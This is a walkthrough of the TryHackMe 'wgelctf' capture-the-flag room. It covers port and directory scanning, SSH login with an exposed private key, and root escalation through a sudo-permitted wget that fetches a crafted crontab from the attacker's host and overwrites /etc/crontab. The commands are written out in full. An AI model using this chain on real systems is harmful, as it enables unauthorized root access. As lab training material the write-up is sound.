Having fun with TryHackMe again. So, here is the write up and guideline to pass this Easy Peasy challenge.

Room: https://tryhackme.com/room/wgelctf
Level: Easy
Task: Can you exfiltrate the root flag?
Lets get started
As usual, open the browser with the machine IP

Lets see if something is hidden in the source code.

There is a comment there. Someone name as jessie there. Could be the login username. Lets see which port is open for this IP
# nmap -A -T4  -sV 10.10.X.X
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-14 09:53 +08
Nmap scan report for 10.10.240.26
Host is up (0.22s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 94:96:1b:66:80:1b:76:48:68:2d:14:b5:9a:01:aa:aa (RSA)
|   256 18:f7:10:cc:5f:40:f6:cf:92:f8:69:16:e2:48:f4:38 (ECDSA)
|_  256 b9:0b:97:2e:45:9b:f3:2a:4b:11:c7:83:10:33:e0:ce (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Only 2 port opened — 22 and 80. Tried hydra to brute ssh password using username ‘jessie’ but it took so long for easy task. Canceled it and run gobuster then,
# gobuster dir -u http://10.10.X.X -w ~/wordlists/dirb/big.txt -t 40
/.htpasswd            (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/server-status        (Status: 403) [Size: 277]
/siteXXX              (Status: 301) [Size: 314]
Found hidden path. Let’s see it

Spent 15 minutes here finding a clue in this sitemap but there is no form / file upload. Just a plain HTML code. So, run the gobuster once again, if there is any hidden path which not showing here
gobuster dir -u http://10.10.X.X/sitemap -w ~/Project/pentest/wordlists/dirb/big.txt -t 40
/.htaccess            (Status: 403)
/.XXX                 (Status: 301)
/.htpasswd            (Status: 403)
/css                  (Status: 301)
/fonts                (Status: 301)
/images               (Status: 301)
/js                   (Status: 301)
Aha! I knew it.

Download the private key then and create the public key from it.
# chmod 400 id_rsa
# ssh-keygen -y -f id_rsa > id_rsa.pub
Now, enter the machine using jessie username
# ssh jessie@10.10.X.X -i id_rsa
...
...
jessie@CorpOne:~$
The usual place, there is no sign of flag. Just find all in every directory for all existing text file
# find /home -type f -name "*.txt"
/home/jessie/.mozilla/firefox/c7ehx9zw.default-release/AlternateServices.txt
...
...
/home/jessie/Documents/user_flag.txt
Found the path!
# cat /home/jessie/Documents/user_flag.txt
057c67131c3d5e42XXXXXXXXXXXXXXXXX
Found the user flag! Now hunt for the root flag
# sudo -l
...
User jessie may run the following commands on CorpOne:
(ALL : ALL) ALL
(root) NOPASSWD: /usr/bin/wget
Ok now, referring to GFTObins

From wget command, we can replace any root file. Let see if cron is running so that we can replace the file
# systemctl status cron
cron.service - Regular background program processing daemon
Loaded: loaded (/lib/systemd/system/cron.service; enabled; vendor preset: enabled)
Active: active (running) since Sun 2021-03-14 14:35:49 EET; 53min ago
....
Alright! It’s running. Create simple a shell script named as “root.sh” and save
#!/bin/sh
ls -al /root > /root.file.txt
From your machine, create new crontab file
...
...
...
* * * * * root sh /home/jessie/root.sh
and serve folder that contain edited crontab file
# cd ~/example
# ls
crontab
# php -S 10.8.X.X:9999
Now, new crontab available to download from victim machine. Using sudo command,
# sudo wget http://10.8.X.X:9999/crontab -O /etc/crontab
And wait the command to trigger….
# ls -al /
....
root.file.txt
....
Ahak! it’s working. Lets see if flag file available in root folder
# cat root.file.txt
...
-rw-r--r--  1 root root   33 oct 26  2019 root_flag.txt
Ok now, edit the root.sh file back and output the content of the file
#!/bin/sh
ls -al /root > /root.file.txt
cat /root/root_flag.txt > /root.flag.txt
And wait the command to trigger….
# ls -al /
....
root.file.txt
root.flag.txt
....
# cat root.flag.txt
b1b968b3751XXXXXXXXXXXXXXXXXXXX
Found the root flag!! Now the mission is completed!!